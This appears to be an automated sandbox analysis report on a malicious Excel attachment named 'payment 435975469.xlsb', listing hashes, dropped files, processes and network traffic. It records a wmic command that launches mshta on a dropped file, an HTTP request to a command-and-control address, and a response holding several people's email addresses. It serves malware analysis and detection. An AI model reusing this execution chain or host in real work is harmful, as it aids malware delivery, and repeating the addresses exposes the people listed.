J.F..8|;S.I.s.EY.+..5c.....o.s.....Q.Zb..}X.v.;.....;.5c..J<....V..xU<9.G..?....r.z.n..|a....8.3e.,Q>....B.W..9.....;.~M.b.....]q.....8.....Z..

C:\Users\user\AppData\Local\Temp\57FF.tmp	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Microsoft Excel 2007+
Category:	dropped
Size (bytes):	91252
Entropy (8bit):	7.9093007405805285
Encrypted:	false
SSDEEP:	1536:lYEilnbn7bPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUbYWOdO:lYDbyFzlsj8aipSW4vHREQ4iZKUbYWOQ
MD5:	AD9FF20DDE29ED2817FF306956445AE9
SHA1:	54EF5B5E08178A16E72EDEFE27973F12652506BD
SHA-256:	4FA5BDE971A58FF18EC69BB4F4A61416A8C839550D92A3544866EE84FA3C73EB
SHA-512:	C2867BAFD01E0C09EF6335D6C74F89F4A5CDD8EB3284CAC8987D5262806F018694A9D0670D07D40EA556D3ED30C94430CC9E80E4A8473E6233ED75D1C393F0
Malicious:	false
Reputation:	low
Preview:	PK.....!.?.....[Content_Types].xml ...(..... ....U.n.0....?..."......C..=....=3..&...L".}....`.Vr.....W.....;6.3.WA.....o.'.`.^K.<tl.....-...!..mr...@..'....vV!9..5.E..A.A\.f...>..m.1.r..V.....]&.....B.1. .5JfJT<y....+..7...@.-wR.p....DR.q2~..A|.J~e.4"...d..K..^3'dM.7&..2..C.9.y..E.JFCs+S.).9#z+.....z..GF...?..v.....^C?..p...G..Czx..#.2....;E....^.$.CEF.d:. .u.....(.A=::...9..3 ..yk...C..=&CS'...i...._...0&..6..|.~$1..s.h..v....<.j...fq..%=...n#.....

C:\Users\user\Desktop\~$payment 435975469.xlsb	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	165
Entropy (8bit):	1.4377382811115937
Encrypted:	false
SSDEEP:	3:vZ/FFDJw2fV:vBFFGS
MD5:	797869BB881CFBCDAC2064F92B26E46F
SHA1:	61C1B8FBF505956A77E9A79CE74EF5E281B01F4B
SHA-256:	D4E4008DD7DFB936F22D9EF3CC569C6F88804715EAB8101045BA1CD0B081F185
SHA-512:	1B8350E1500F969107754045EB84EA9F72B53498B1DC05911D6C7E771316C632EA750FBCE8AD3A82D664E3C65CC5251D0E4A21F750911AE5DC2FC3653E49F58
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	.user ..A.l.b.u.s. . . . .

Static File Info

General

File type:	Microsoft Excel 2007+
Entropy (8bit):	7.910082269729894
TrID:	• Excel Microsoft Office Open XML Format document with Macro (51004/1) 36.56% • Microsoft Excel Office Binary workbook document (40504/1) 29.03% • Excel Microsoft Office Open XML Format document (40004/1) 28.67% • ZIP compressed archive (8000/1) 5.73%
File name:	payment 435975469.xlsb
File size:	91467
MD5:	751e07abc0bc08abf349a49fd8c81703
SHA1:	ad977311af2765089b9bffb5bb03cb26c6ab874c
SHA256:	595c56c71c91c470c05c6243e46835d1b25b15c247fcd2a025ef0369e6a6b798
SHA512:	d1034eb70912240df56516fb475934dbfe1f3e0e3e66399aca8537a3f38aedd09b85774a1926094c57cf1bf021ea53c039fd8854900c67ec6e8290e1dfb8ba8d

General

SSDEEP:	1536:UWgPFFxgFzx5YVqHS2YzayhpSW4vHR05Q4r5UZKUb9dsyn/fKnWFMnfy3n7Vgdx:V7FzIsj8aipSW4vHREQ4iZKUb9myn6nH
File Content Preview:	PK.....!...I.....W.....[Content_Types].xml ...(.....

File Icon

Icon Hash:	e4e2ea8aa4b4b4b4

Static OLE Info

General

Document Type:	OpenXML
Number of OLE Files:	1

OLE File "payment 435975469.xlsb"

Indicators

Has Summary Info:	
Application Name:	
Encrypted Document:	
Contains Word Document Stream:	
Contains Workbook/Book Stream:	
Contains PowerPoint Document Stream:	
Contains Visio Document Stream:	
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	

Macro 4.0 Code

Network Behavior

Network Port Distribution

TCP Packets

HTTP Request Dependency Graph

- 139.59.64.195:8080

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49167	139.59.64.195	8080	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 24, 2021 17:50:34.115684032 CET	0	OUT	GET /Q2W5VWUFL5VCMQ7JQPETG3CCTYX72Z4R25PDG HTTP/1.1 Accept: */* UA-CPU: AMD64 Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 139.59.64.195:8080 Connection: Keep-Alive
Nov 24, 2021 17:50:34.592226028 CET	0	IN	HTTP/1.1 200 OK Server: nginx/1.0.15 Date: Wed, 24 Nov 2021 16:50:33 GMT Content-Type: text/plain; charset=utf-8 Connection: keep-alive Content-Length: 131 Data Raw: 7b 22 61 72 63 68 69 65 2e 68 6f 70 6b 69 6e 73 40 6c 61 6b 65 6c 61 6e 64 65 6e 65 72 67 79 2e 63 6f 6d 22 2c 22 61 67 61 6c 6c 65 67 6f 40 65 6e 65 71 75 69 70 6f 2e 65 73 22 2c 22 6d 62 72 65 6e 74 40 6d 6f 6f 72 65 6c 61 6e 64 73 63 61 70 65 73 2e 63 6f 6d 22 2c 22 69 6e 61 74 61 6c 40 62 64 73 2e 6f 72 67 22 2c 22 61 6d 6f 72 61 6e 40 61 75 73 74 69 6e 6d 6f 72 61 6e 2e 63 6f 6d 22 7d Data Ascii: {"archie.hopkins@lakelandenergy.com","agallego@enequipo.es","mbrent@moorelandscapes.com","inatal@bds.org","amoran@austinmoran.com"}

Code Manipulations

Statistics

Behavior

Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2640 Parent PID: 596

General

Start time:	17:49:22
Start date:	24/11/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Microsoft Office\Office14\EXCEL.EXE" /automation -Embedding
Imagebase:	0x13f990000
File size:	28253536 bytes
MD5 hash:	D53B85E21886D2AF9815C377537BCAC3
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Registry Activities — Show Windows behavior

Key Created

Key Value Created

Analysis Process: WMIC.exe PID: 2840 Parent PID: 2640

General

Start time:	17:49:45
Start date:	24/11/2021
Path:	C:\Windows\System32\wbem\WMIC.exe
Wow64 process (32bit):	false
Commandline:	wmic process call create "mshta C:\ProgramData\EYCmMYHJOyR.rtf"
Imagebase:	0xff1f0000
File size:	566272 bytes
MD5 hash:	FD902835DEAEF4091799287736F3A028
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	moderate

File Activities — Show Windows behavior

Analysis Process: mshta.exe PID: 3060 Parent PID: 1304

General

Start time:	17:49:46
Start date:	24/11/2021
Path:	C:\Windows\System32\mshta.exe
Wow64 process (32bit):	false
Commandline:	mshta C:\ProgramData\EYCmMYHJOyR.rtf
Imagebase:	0x13f2d0000
File size:	13824 bytes
MD5 hash:	95828D670CFD3B16EE188168E083C3C5
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities — Show Windows behavior

Disassembly

Code Analysis